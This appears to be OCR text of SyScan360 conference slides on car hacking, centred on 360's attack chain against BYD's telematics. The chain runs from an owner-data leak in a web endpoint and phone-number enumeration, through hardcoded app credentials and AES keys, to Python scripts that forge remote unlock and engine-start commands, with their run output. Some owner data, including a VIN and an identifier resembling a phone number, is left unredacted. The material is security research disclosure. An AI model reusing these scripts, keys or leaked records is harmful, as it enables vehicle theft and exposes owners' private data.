
SyScan360 Information Security Conference


Aotomotive Cyber-Security




SyScan2014 Tesla

Vulnerabilites：


- Unencrypted protocol.
- Lack of authentication for client.
- Lack of validation of device type.
- No protection for apps.
- No expiration of session.
- Lack of validation of RF in remote-





Stories Between 360&BYD

BYD Telematic Architecture



Vulns On Web

Check if phone number is existed with an ajax request.


```
POST http://i.byd.com.cn/AssistData/PublicClass.ashx?method=getcarownerbypassport&dt=Tue%[illegible]2015 HTTP/1.1
x-requested-with: XMLHttpRequest
Accept-Language: zh-cn
Referer: http://i.byd.com.cn/
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; qdesk 2.5.1277.202; .NET CLR 2.0.50727; .NET CLR 3.0.04506.
648; .NET CLR 3.5.21022; .NET4.0C)
Host: i.byd.com.cn
Content-Length: 20
Connection: Keep-Alive
Pragma: no-cache
Cookie: ASP.NET_SessionId=y[illegible]

passport=13555555555

---------------------------------------------------------------------

HTTP/1.1 200 OK
Date: Tue, [illegible] GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Transfer-Encoding: chunked
Cache-Control: private
Content-Type: text/plain; charset=utf-8

204
{"AutoInfoList":[],"Birthday":null,"CityName":null,"CitytId":0,"Email":null,"Gender":0,"IsAllowSendCrash":false,"IsAllowSendRandomNum":
false,"IsAllowSendRemoteControl":false,"IsAllowSendUpdatePassword":false,"IsValid":false,"LogonPassword":null,"Phone":null,"ProvinceId":
0,"ProvinceName":null,"UserId":0,"UserName":null,"Address":null,"FirstLinkManName":null,"FirstLinkManRole":null,"FirstLinkTelePhone":
null,"IdCard":null,"OwnerInfoId":0,"SecondLinkManName":null,"SecondLinkManRole":null,"SecondLinkTelePhone":null}
```

Vulns On Web


The owner information disclosure if phone existed(name,plate number,vin,ID,secondary contact,phone)

```
HTTP/1.1 200 OK
Date: T[redacted]7 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Transfer-Encoding: chunked
Cache-Control: private
Content-Type: text/plain; charset=utf-8

5c1
{"AutoInfoList":[{"Auto4sId":310,"AutoBoughtTime":"\/Date(1324483200000+0800)\/","AutoBrandName":"比亚迪","AutoColorId":455,"
AutoColorName":"多瑙蓝","AutoDisplaceMent":"-","AutoModelId":701,"AutoModelName":"e6先行者","AutoPlate":"粤B[redacted]","AutoRegistTime":"\/
Date(1324548786000+0800)\/","AutoStyleId":740,"AutoStyleName":"-","AutoVersion":1,"ConrolPassword":"E10ADC3949BA59ABBE56E057F20F883E","
EaginId":"1479631","EaginTypeId":541,"EaginTypeName":"比亚迪","ImageId":17,"IsCurrentAuto":1,"IsOpenHistoryTrack":0,"IsRevisit":1,"
LastMaintenanceDate":"\/Date(1324548944000+0800)\/","LockStatus":0,"ONBoardNum":"0105[redacted]226","OnBoardId":2393,"OnBoardSIM":"
133[redacted]1","OnBoardSequence":"46003[redacted]30","OnBoardVin":"LGXCE[redacted]5303","PowerTypeName":"电动","SetTrackTime":null,"Status":1,"
TurnOffStatus":0,"Valid":0}],"Birthday":null,"CityName":"深圳","CitytId":440300,"Email":"[redacted]@BYD.COM","Gender":1,"IsAllowSendCrash":
false,"IsAllowSendRandomNum":true,"IsAllowSendRemoteControl":true,"IsAllowSendUpdatePassword":true,"IsValid":true,"LogonPassword":null,"
Phone":"135[redacted]7","ProvinceId":440000,"ProvinceName":"广东","UserId":13[redacted],"UserName":"侯[redacted]","Address":"深圳[redacted]比亚迪汽车有限公司","
FirstLinkManName":"侯[redacted]","FirstLinkManRole":"侯[redacted]","FirstLinkTelePhone":"135[redacted]7","IdCard":"370204197[redacted]312","OwnerInfoId":893,"
SecondLinkManName":"杨[redacted]","SecondLinkManRole":"杨[redacted]","SecondLinkTelePhone":"13[redacted]548"}
```

Vulns On Web

loading.....1351[redacted]1770.....
loading.....1351[redacted]1771.....
loading.....1351[redacted]1772.....
loading.....1351[redacted]1773.....
loading.....1351[redacted]1774.....
loading.....1351[redacted]1775.....
loading.....1351[redacted]1776.....
loading.....1351[redacted]1777.....车型:e6先行者.....车牌:粤B[redacted].....车主:倪[redacted].....密码:E10ADC3949BA59ABI
loading.....1351[redacted]1778.....
loading.....1351[redacted]1779.....

md5 破解



Get phone（挪车号码）

Get password by vuln

Login

Open the door&Start engine

BYD Cloud Service

Connect auto into internet, interact with smart devices.

Function:


Remote Control(Control Air Conditioner 、Unlock、Lock)、 Navigate& Locate(GPS Location、 Driving Track,etc.)、 Vehicle Diagnosis(Tire Pressure 、Engine、ESP,etc.)、Internet、App Store、(Garage Team Communication 、Call Service),etc.

Auto Been Hacked Cause Apps Vulns

Manifest | Resources | Assets | Certificate | Assembly | Decompiled Java | Strings | Constants | Notes

```
kz
l
la
lb
lc
ld
le
lf
lg
lh
li
lj
lk
ll
lm
ln
lo
lp
lq
lr
ls
lt
lu
lv
lw
lx
ly
lz
m
ma
mb
mc
md
me
mf
mg
mh
mi
mj
mk
ml
mm
mn
mo
mp
```

```
            goto label_553;
        }

    label_1026:
        v12 = v0_1;
        try {
        label_16:
            n v0_2 = new n();
            RmtOperateCloud.a(this.a, ((short)(RmtOperateCloud.i(this.a) + 1)));
            this.a.l = RmtOperateCloud.v(this.a).getInt("AC_TEMPERATURE", 0);
            String v1 = v0_2.a("mobile", "123456", v14.digest(v13.getBytes()), this.a.f, RmtOperateCloud
                    .i(this.a), RmtOperateCloud.b(), this.c, v8, new StringBuilder(String.valueOf(this
                    .a.g)).toString(), this.a.l, v11);
            Log.e("ac_tem", new StringBuilder(String.valueOf(this.a.l)).toString());
            String[] v1_1 = v1.split(",");
            if(Integer.parseInt(v1_1[0]) == 0) {
                this.a.b.a(this.a.a, String.valueOf(v12) + "发送指令成功");
                ls.sleep(5000);
                v1 = v0_2.a(this.a.f, v14.digest(v13.getBytes()), RmtOperateCloud.b(), RmtOperateCloud
                        .i(this.a), v11, cp.D);
                this.a.b.a(this.a.a, "第一次获取操作结果" + v1);
                v1_1 = v1.split(",");
                if(Integer.parseInt(v1_1[0]) == 0) {
                    if(!v1_1[2].equals("2")) {
                        v1_1 = v0_2.a("mobile", "123456", v14.digest(v13.getBytes()), this.a.f, RmtOperateCloud
                                .i(this.a), RmtOperateCloud.b(), this.c, v8, new StringBuilder(String
                                .valueOf(this.a.g)).toString(), this.a.l, v11).split(",");
                        if(Integer.parseInt(v1_1[0]) == 0) {
                            this.a.b.a(this.a.a, String.valueOf(v12) + "重新发送指令成功");
                            ls.sleep(5000);
                            v1 = v0_2.a(this.a.f, v14.digest(v13.getBytes()), RmtOperateCloud.b(), RmtOperateCloud
                                    .i(this.a), v11, cp.D);
                            this.a.b.a(this.a.a, "第二次获取操作结果" + v1);
                            v1_1 = v1.split(",");
                            if(Integer.parseInt(v1_1[0]) == 0) {
                                if(!v1_1[2].equals("2")) {
                                    v1_1 = v0_2.a("mobile", "123456", v14.digest(v13.getBytes()), this
                                            .a.f, RmtOperateCloud.i(this.a), RmtOperateCloud.b(), this
                                            .c, v8, new StringBuilder(String.valueOf(this.a.g)).toString(),
                                            this.a.l, v11).split(",");
                                    if(Integer.parseInt(v1_1[0]) == 0) {
                                        this.a.b.a(this.a.a, String.valueOf(v12) + "重新发送指令成功");
                                        ls.sleep(10000);
                                        v1 = v0_2.a(this.a.f, v14.digest(v13.getBytes()), RmtOperateCloud
                                                .b(), RmtOperateCloud.i(this.a), v11, cp.D);
                                        this.a.b.a(this.a.a, "第三次获取操作结果" + v1);
                                        v1_1 = v1.split(",");
                                        if(Integer.parseInt(v1_1[0]) == 0) {
                                            if(!v1_1[2].equals("2")) {
                                                ls.sleep(10000);
                                                v1 = v0_2.a(this.a.f, v14.digest(v13.getBytes()), RmtOperateCloud
                                                        .b(), RmtOperateCloud.i(this.a), v11, cp.D);
                                                this.a.b.a(this.a.a, "第四次获取操作结果" + v1);
                                                v1_1 = v1.split(",");
    }
    catch(Exception v0) {
        goto label_553;
```




```
root@kali: ~/Desktop# python dec2.py dec 7A9C3228C4C90F094A9D0088AAF36EEF
plen=10
data:
-----
mobile
-----
[hex] 6d6f62696c650a0a0a0a0a0a0a0a0a0a
root@kali: ~/Desktop# python dec2.py dec 9B5F62FC47EDA6BB2B6EB42CC16CE87F
plen=10
data:
-----
123456
-----
[hex] 3132333435360a0a0a0a0a0a0a0a0a0a
root@kali: ~/Desktop#
```

Hash: 2f3a7be98cb9144008736227ffe2951b

Type: md5

decrypt

Result:
360360

[Add Comments]

EB9FC6E1067D95817744F841C251F5F9

01010101010101010101

```python
from Crypto.Cipher import AES
from hashlib import md5
import requests
import re
import time

def dec(cdata):
    aes =AES.new(md5('1351088test').digest(),mode=AES.MODE_CBC,IV='\x00'*16)
    rdata = aes.decrypt(cdata)
    plen = ord(rdata[-1])
    return rdata[:-plen]
def enc(d):
    aes =AES.new(md5('1351088test').digest(),mode=AES.MODE_CBC,IV='\x00'*16)
    plen = 16-((len(d))%16)
    pdata = aes.encrypt(d+chr(plen)*plen)
    return pdata.encode('hex').upper()
```

DEMO

```
le
lf
lg
lh
li
lj
lk
ll
lm
ln
lo
lp
lq
lr
ls
lt
lu
lv
lw
lx
ly
lz
m
ma
mb
mc
md
me
mf
mg
```


```
}

public void run() {
    try {
        String v3 = this.a.getSystemService("phone").getDeviceId();
        MessageDigest v4 = MessageDigest.getInstance("MD5");
        byte[] v8 = cn.a();
        new n();
        n v0_1 = new n();
        RmtOperateCloud.a(this.a, ((short)(RmtOperateCloud.i(this.a) + 1)));
        h v0_2 = v0_1.c("mobile", "123456", v4.digest(v3.getBytes()), this.a.f, RmtOperateCloud.
                c(), this.b, new StringBuilder(String.valueOf(this.a.g)).toString(), v8);
        if(v0_2.a() == 0) {
            cn.r = v0_2.d();
            Message v0_3 = new Message();
            Bundle v1 = new Bundle();
            v1.putString("password", this.b);
            v0_3.setData(v1);
            v0_3.what = 11;
            RmtOperateCloud.y(this.a).sendMessage(v0_3);
            return;
        }

        String v1_1 = v0_2.b();
        Message v2 = new Message();
        Bundle v3_1 = new Bundle();
        v3_1.putString("message", v1_1);
        v2.setData(v3_1);
        v2.what = 1;
        RmtOperateCloud.y(this.a).sendMess
        RmtOperateCloud.d(this.a, v0_2.c()
    }
    catch(Exception v0) {
        RmtOperateCloud.y(this.a).sendEmpt
    }
}
```

```
lm
ln
lo
lp
lq
lr
ls
lt
lu
lv
lw
lx
ly
lz
m
ma
mb
mc
md
me
mf
mg
```

```
    return v2.toString();
}

public static byte[] key_generate() {
    byte[] v0;
    int v1 = 0;
    int v6 = 16;
    byte[] v3 = m.b(m.c.buildParm(m.b()));
    if(v3 == null) {
        v0 = new byte[v6];
    }
    else {
        byte[] v2 = new byte[v6];
        int v0_1;
        for(v0_1 = 0; v0_1 < v2.length / 4; ++v0_1) {
            v2[v0_1] = v3[v0_1];
            v2[v0_1 + 4] = v3[v0_1 + 5];
            v2[v0_1 + 8] = v3[v0_1 + 10];
            v2[v0_1 + 12] = v3[v0_1 + 15];
        }

        while(v1 < v6) {
            System.out.print(String.valueOf(v2[v1]) + " ");
            ++v1;
        }

        v0 = v2;
```

Pretty complex key generate algorithm.
But always get the same key.

```
from Crypto.Cipher import AES
import hashlib
import requests
import sys
import re
import time
import random

def dec(cdata):
    aes =AES.new('b8397e5ead84ef27e61cc2e0ab266682'.decode('hex'),mode=AES.MODE_CBC,IV='\x00'*16)
    rdata = aes.decrypt(cdata)
def remotewithcond(cmd,par,ser):
    if type(cmd)!= str:
        cmd = str(cmd)
    if type(ser)!=str:
        ser = str(ser)
    if type(par)!=str:
        par = sr(par)
    r = str(random.randrange(11111,99999))
    cmd=enc(cmd)
    par=enc(par)
    ser=enc(ser)
    appName = 'mobile'
    appPwd = '123456'
    print appName + '|'+ r + '|' + md5(r+appPwd)
    appNameEnc = enc(appName + '|'+ r + '|' + md5(r+appPwd))
    appPwdEnc  = enc(r+'|'+md5('100'+r)+'|'+appPwd)
    version = enc('100|'+r+'|'+md5(appName+r))
    xml = '<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="ht
    print xml
    print ""
    print soap(xml)
    print ""
    xml3 = '<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="h
    d = soap(xml3)
    print d
```



BYDiBYDi2.1.0/	Sat, 11 Oct 2014 07:23:19 GMT
BYDiBYDi2.2.0/	Sat, 11 Oct 2014 07:23:19 GMT
BYDiBYDi2.3.1/	Sat, 11 Oct 2014 07:23:19 GMT
BYDiBYDi2.4.0/	Mon, 19 Jan 2015 07:55:48 GMT
BYDiBYDi2.5.0/	Fri, 15 May 2015 05:25:20 GMT
BYDiBYDi2.5.1/	Tue, 23 Jun 2015 07:12:07 GMT
BYDiBYDi2.5.2/	Mon, 13 Jul 2015 03:35:19 GMT
BYDiBYDi2.6.0/	Fri, 21 Aug 2015 04:48:51 GMT
BYDiBYDi2.6.1/	Sun, 06 Sep 2015 09:15:13 GMT

```
paddy@localhost ~$ date
2015年10月14日 星期三 14时28分50秒 CST
paddy@localhost ~$ python /Users/qihoo/Desktop/aaa.py 10 10 1234
{"identifier": "13426311196", "availableData": "F489F27D9087D5C083554A5E0F6202081B024AB1710705E9019EFD316DAF654D2F71E3ABC6233A2E45626A33880222D6068E08A89FD7A8DB5F45A12AF8A39B236919BF4BA7178D3B5E0115C523E67CACF967A47A55C8C18735F3B52FE183A5ABEED17FA08E6B02B73697A588515438ED6ADAD3BFE700EFC31B73ACC49A3C2689DE1FEF2CF2631394FDF29BBFC61AFA66977D1E7997A4C4418A4F32A53E201CF6F998E242A4FFB34EDA6EBAC2DE57850764E0DBB23FACFF7C519C136B03752C4E75D106FD252090BBDEA77F51CAAD4F5A1A69C4EE29A9C86B8D1B15FB0E0F40623D437518A3BDD2470217C7C430FB41F7BB5E0DD7ABD90C7155C4F818C3DDC1CED6D16631131154F0199AFCE0418B49B3"}
/Library/Python/2.7/site-packages/requests/packages/urllib3/connectionpool.py:789: InsecureRequestWarning: Unverified HTTPS request is being made. Adding certificate verification
 is strongly advised. See: https://urllib3.readthedocs.org/en/latest/security.html
  InsecureRequestWarning)
{"userID":29554,"rebackResult":0,"count":0,"isNotify":1,"sendMessageGlobalFlag":0,"isAllowSendUpdatePassword":0,"isAllowSendRemoteControl":0,"isAllowSendRandomNum":0,"autoList":[
{"autoPlate":"迪015519","imsiMD5":"AE37D32858BABFCA6A141E3505A9BE49","powerType":2,"autoType":"秦","vin":"LGXC76C36E0108943","vehicleState":1,"vehicleVersion":1,"multimediaVersion":2,"detailedAutoType":"2014","tyrePressure":1,"costRank":1,"saveMatch":0,"driveLog":0,"productType":0,"remoteUpdate":0,"bookingCharge":0,"airconditionSetting":0,"flameout":0}]}
None
{"identifier": "LGXC76C36E0108943", "availableData": "3AB11B892340A459999C149872244B82890F26EFB5A615CEC870754E35FF474EF25F8B30A52FC4CE9E4A0CC3698115259CF1956F1129CEEE2751E87F908977011E090C846AE2C8F8ADC1CC2BF7651635FBFA40FCE92CA8D04B69B904814E80733B086ADC164B8996F658780F7DF0BB2F505D04306B83D5BF1FB57DED915295408EA06233E822FB1058CDE5B17B78B6585930A6209ABFA176ADF6B13A205A53E7188A9429EF5168AA7CCA8D53F914456A9059165208739D35DFFDD06511E381B72DFDFD38EAF9F64F0FD4ACDCB583E726EB437727415F94C59393E641CF5D48D67D7D9A8CAC2C5AA61879D09F7FD4B292B0CC6A76F79287CB0590E7D8B6A596710CA6FB42B93605D1DBA56CE80DAFEBBD297D60EE13B2694A18F73CE4B53D47943DE5BE8223365F8D2DC937879956B2C1E80C1499DF2A34CCA93BCE9F16DA499CFFEEF3E3D57A58095B621401E07CE4DCCF1C59F06F87F68618179126D934C35E7397000CAC374BE77897258269916EF65F0BDCA575D355C6D1FAEF77A2BEC2940E696070780A003AA4F528BACDD282D7"}
/Library/Python/2.7/site-packages/requests/packages/urllib3/connectionpool.py:789: InsecureRequestWarning: Unverified HTTPS request is being made. Adding certificate verification
 is strongly advised. See: https://urllib3.readthedocs.org/en/latest/security.html
  InsecureRequestWarning)
{"rebackResult":0,"count":0}
None
paddy@localhost ~$
```

```
paddy@localhost ~$ python /Users/qihoo/Desktop/aaa.py 10 3 1234
